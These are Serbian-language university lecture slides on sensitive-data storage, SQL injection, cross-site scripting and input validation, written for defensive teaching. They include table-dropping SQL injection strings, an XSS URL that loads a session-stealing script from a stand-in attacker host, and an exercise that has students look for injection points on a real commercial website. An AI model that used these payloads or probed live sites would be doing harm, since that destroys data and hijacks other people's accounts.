Skladištenje osetljivih podataka

Validacija podataka

Informaciona bezbednost

FAKULTET TEHNIČKIH NAUKA

V4

Sadržaj

- Skladištenje osetljivih podataka
- Injection napadi
- SQL Injection
- Cross-site Scripting
- Validacija podataka
- Mere zaštite
- Korisni linkovi

Skladištenje osetljivih podataka

Podaci u skladištu (engl. Data at Rest) su oni podaci koji su skladišteni na fizičkom medijumu, poput hard diska ili specijalizovanog hardvera. Mogu se nalaziti u različitom digitalnom obliku, te mogu biti deo baze podataka, fajl sistemu kao posebna datoteka, kao deo druge datoteke, itd.

- ☐ Koje podatke je neophodno čuvati?
- ☐ Gde će se podaci čuvati?
- ☐ Da li će biti kriptovani?
- ☐ Da li će pristup fajlu biti dodeljen nekoj određenoj ulozi?
- ☐ Da li se podaci u bazi sifruju?
- ☐ Da li se koristi heš?

Skladištenje osetljivih podataka

IZBEGAVANJE SKLADIŠTENJA

Najjednostavniji način da se zaštite podaci u skladištu jeste da se podaci ne skladište. Podatke koje sistem ne poseduje se ne mogu ukrasti.

Dobar primer kada treba izbegavati skladištenje osetljivih podataka jesu log fajlovi. Pristup log fajlovima se može zaštiti na više načina. Najosnovniji, i onaj koji treba uvek biti prisutan, jeste kontrola pristupa samoj datoteci, definisana na nivou operativnog sistema. Da li će se osetljivi podaci skladištiti ili ne zavisi od konkretnog slučaja. Ako se za primer uzme aktivnost prijave na sistem dostupan preko mreže, log fajl bi trebao da zabeleži sa koje IP adrese je zahtev stigao, u kom momentu, i možda još neke propratne informacije. Sa druge strane, sam unos korisnika, odnosno njegovo korisničko ime i lozinka, verovatno ne treba zapisivati u log fajlu. Ta informacija, u opštem slučaju, ne doprinosi procesu identifikacije grešaka, a povećava rizik gubitka poverljivosti tih podataka. Ovo naravno ne mora da bude slučaj, i u zavisnosti od konkretnog sistema možda bi imalo smisla zapisivati samo korisničko ime, a možda i lozinku.

Skladištenje osetljivih podataka

ŠIFROVANJE PODATAKA

Šifrovanje podataka u skladištu nije univerzalno rešenje za zaštitu poverljivosti podataka.

Za početak, šifrovanje nije uklonilo problem, već ga je transformisalo u drugi. Ukoliko je sadržaj baze podataka šifrovan, a ključ koji je korišten za šifrovanje uskladišten na istom računaru, maliciozni administrator ili spoljni napadač koji je dobio pristup privilegovanim nalogu samo treba jedan korak više da uradi u sklopu svog napada. Ključ bi se mogao čuvati u trezoru za ključeve, gde je pristup zaštićen dodatnom lozinkom. Sa druge strane, ključ bi fizički mogao da bude odvojen od računara, u slučaju kada bi dešifrovanje sadržaja bilo dovoljno retko da fizička odvojenost ne predstavlja problem. Dalje, šifrovanje unosi dodatno procesiranje gde se podaci koji se upisuju u skladište moraju šifrovati, i potom dešifrovati svaki put kada se dobavljaju iz skladišta. Ako se ovakvo čitanje i pisanje dešava dovoljno često pad u performansama može biti veći problem nego nedostatak ove bezbednosne kontrole. Najzad, postoje pogodniji mehanizmi da se zaštite određene vrste podataka, poput lozinki.

Skladištenje osetljivih podataka

SKLADIŠTENJE LOZINKI

ENKRIPCIJA


VS

HASH

Skladištenje osetljivih podataka

SKLADIŠTENJE LOZINKI

ENKRIPCIJA




VS

HASH

Skladištenje osetljivih podataka

SKLADIŠTENJE LOZINKI

HASH + SALT



Validacija podataka

- Zaštita podataka u upotrebi, podrazumeva bezbednosne kontrole i principe koji štite ispravno izvršavanje sistema.
- Glavni mehanizmi za zaštitu podataka tokom upotrebe predstavljaju bezbednosne kontrole za autentifikaciju i autorizaciju.
- Kontrolom pristupa je moguće definisati koji učesnici imaju pristup kojim podacima.
- Za bezbednost sistema je ključno ne praviti nikakve pretpostavke o tome kakvi će biti ulazni podaci!

Injection napadi

- **Omogućavaju slanje malicioznog koda kroz našu aplikaciju do interpretera (operativnog sistema, baze podataka)**

- U kontekstu veb-aplikacija zasnovanim na REST arhitektonskom šablonu, svaka krajnja tačka (engl. Endpoint) predstavlja ulaz u aplikaciju.
- Najveći broj veb-baziranih napada je zasnovan na pažljivoj konstrukciji malicioznog sadržaja u sklopu korisničkog zahteva. Uspešan napad podrazumeva da je takav sadržaj prihvaćen od strane sistema i sproveden do dela sistema koji ima nekakav interpreter komandi, gde maliciozni sadržaj eksploatiše ranjivost nedostatka validacija ulaznih podataka pre nego što se šalju interpreteru.
- Svaki interpreter ima svoj parser. **Injection napadi imaju za cilj da "prevare" parser da izvrši neki skup podataka kao komandu**

SQL Injection

SQL Injection predstavlja najpoznatiji napad na standardne veb-aplikacije

U najprostijem obliku, Injection napad podrazumeva:

1. Napadač pažljivo sastavi tekst tako da prevari interpreter koji se koristi negde u aplikaciji;
2. Napadač pošalje tekst aplikaciji, koja prosleđuje tekst kao deo neke instrukcije interpreteru;
3. Interpreter prihvata instrukciju, gde tekst koji je napadač sastavio prevari interpreter i natera ga da izvršava maliciozni kod;
4. U zavisnosti od teksta koji je napadač sastavio ovo može da ugrozi poverljivost, integritet ili dostupnost podataka na sistemu, ili samog sistema, kao i preuzimanje potpune kontrole nad sistemom od strane napadača.

Uslovi za sprovođenje napada

- Aplikacija koristi SQL bazu podataka;
- Ima barem jedan endpoint koji prihvata korisničke podatke
- Ne koristi bezbednosne kontrole za sprečavanje SQLi napada.


SQL Injection

PRIMER

- 1=1 je uvek tačno

Select * FROM korisnici WHERE email='Proba' OR 1=1

- grupisanje upita



Select * FROM korisnici WHERE email='Proba'; DROP TABLE Studenti;

SQL Injection

PRIMER

*String search = “SELECT * FROM PropagandaNews WHERE title LIKE ’%” + request.getParameter(“filter”) + “%‘;“;*

Gde je filter parametar čija vrednost se unosi putem polja za pretragu.

U ovom slučaju napadač formira upit takav da prevari loše dizajniranu funkcionalnost pretrage:

’; DROP TABLE PropagandaNews;--

Kada ovako formirana vrednost stigne na server, i odradi se konkatenacija teksta, vrednost koja se nalazi u promenljivoj search je:

*SELECT * FROM PropagandaNews WHERE title LIKE ’%’; DROP TABLE PropagandaNews;-- %‘;*

Prvi karakter ovog napada, ’, će zatvoriti izraz kod LIKE operatora. Sa dvotačkom se cela instrukcija završava, nakon čega sledi ubrizgana instrukcija koja briše sadržaj tabele. Poslednja dva karaktera, --, su tu da ostatak koda koji sledi iza korisničkog unosa (u ovom slučaju %‘;) bude zakomentarisan.

Cross-site Scripting

Cross-site Scripting (u nastavku XSS), predstavlja posebnu klasu Injection napada usmerenih na veb-čitače, koji zbog svoje velike rasprostranjenosti i specifičnosti su odvojeni u posebnu kategoriju

Ideja XSS napada jeste da veb-čitač natera žrtvu da izvršava maliciozan JavaScript kod, zaobilazeći polisu zajedničkog porekla.

Polisa zajedničkog porekla diktira da veb-čitač dozvoljava skripti sa jedne stranice da pristupi podacima sa druge stranice samo ako obe stranice imaju isto poreklo. Poreklo je definisano protokolom, URL adresom, i portom

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

Cross-site Scripting


Ovo nije direktan napad na aplikaciju, već na korisnika aplikacije, odnosno na njegov veb-čitač.

Tri osnovna oblika XSS napada su reflektovani, snimljeni i DOM-bazirani.

REFLEKTOVANI XSS

Moguć je kada veb-aplikacija:

- Prihvata unos od korisnika (najčešće u vidu URL parametra) i potom prikazuje taj sadržaj na samoj stranici
- Ne koristi validaciju podataka, enkodiranje ili druge bezbednosne mehanizme da se zaštiti od XSS napada.



Cross-site Scripting

REFLEKTOVANI XSS - PRIMER

- Radi ilustracije, može se zamisliti scenario gde Google Scholar ima ranjivost ovog tipa.
- Napadač želi da pristupi kolačiću žrtve putem Google Scholar servisa, kako bi došao do imejlova žrtve sa Gmail servisa. Napadač formira URL sa malicioznom skriptom:

https://scholar.google.com/scholar?q=XSS<img src=x onerror=http://zao.com/lopov.js>

Reflektovan XSS se realizuje tako što:

1. Napadač pošalje žrtvi URL (npr. u sklopu imejla, članka na blogu, poruke na četu);
2. Žrtva klikće na URL, što šalje zahtev ka Google Scholar serveru;
3. Google Scholar server uzima vrednost parametra q i postavlja ga u telo odgovora;
4. Žrtvin veb-čitač veruje da je napadačeva skripta (lopov.js) sa https://scholar.google.com;
5. Napadač krade sesiju i dobija pristup žrtvinom nalogu.

Cross-site Scripting

SNIMLJENI XSS - PRIMER

Podrazumeva da napadač sačuva malicioznu skriptu na nesvesnom serveru, gde se data skripta učitava u veb-čitač žrtve koja pristupa sadržaju tog servera

Dakle, da bi se snimljen XSS napad sproveo, potrebno je da:

1. Napadač formira vektor napada, tako što sastavlja malicioznu skriptu kao deo nekog podatka koji se čuva na serveru (npr. MySpace profil, tweet, članak na blogu, korisničko ime naloga);
2. Server prihvata podatke od napadača i skladišti ih u svojoj bazi podataka;
3. Žrtva pristupa podacima iz baze servera, kroz upotrebu veb-aplikacije;
4. Veb-čitač žrtve učitava podatke u DOM, čime se izvršava napadačeva skripta koja poštuje polisu zajedničkog porekla (došla je sa istog servera kao i stranica na kojoj se žrtva nalazi);
5. Putem skripte, napadač krade sesiju, krade osetljive podatke, izvršava akcije u ime žrtve, itd.

Validacija podataka

Injection i Cross-site Scripting klase napada su zasnovane na tome da, putem neke ulazne tačke u sistem, napadač pripremi vektor napada takav da prevari neki interpreter, parser ili sam operativni sistem. Koraci i vektori ovih napada mogu da bude složeni, i mogu zahtevati štimanje vektora napada iznova i iznova tako da se sistem prevari. Međutim, ceo napad se može svesti na to da je sistemu prosleđen podatak koji razvijači sistema nisu predvideli ili su pretpostavili da će drugi deo sistema inherentno biti bezbedan.

Prema tome, neophodno je postaviti bezbednosne kontrole koje će vršiti validaciju svih podataka koji ulaze u sistem, bilo da je sa interneta, sa fajl sistema ili iz drugog sistema koji radi u istoj zgradi. Tehnička implementacija validacije podataka zavisi od samih podataka

Mere zaštite

Na visokom nivou, validacija podataka se može podeliti na dva pristupa. U prvom slučaju se formira lista zabranjenih unosa gde se sve što nije na datoj listi prihvata (engl. Blacklist). U drugom slučaju se formira lista unosa koji se prihvataju, dok se sve ostalo odbacuje (engl. Whitelist).

BLACKLIST VALIDACIJA

- formira se lista zabranjenih unosa i sve što nije na toj listi prihvata se
- Kako da unapred predvidimo šta sve maliciozni softver može da sadrži?
- Malicioznih unosa ima mnogo - problem skalabilnosti

WHITELIST VALIDACIJA

- ideja je formirati listu pravila-regularnih izraza, koji definišu kakav je unos dozvoljen

CHARACTER ESCAPING

INPUT VALIDATION-OUTPUT ENCODING

Korisni linkovi

- https://www.hacksplaining.com/exercises/sql-injection#/
- https://xss-game.appspot.com/level1
- https://juice-shop.herokuapp.com/
- https://haveibeenpwned.com/
- https://dev.to/rodrigokamada/adding-the-google-recaptcha-v2-to-an-angular-application-1o7o
- https://github.com/go-playground/validator

Zadaci

1. Posmatrajući veb-stranicu www.limundo.com, identifikovati bar sedam kontrola gde bi se potencijalno mogao izvršiti SQLi napad.
2. Razmotriti validaciju podataka koje korisnik unosi putem veb forme, i odrediti prednosti i mane validacije koja se vrši na klijentu (u korisnikovom veb-čitaču), kao i na serveru.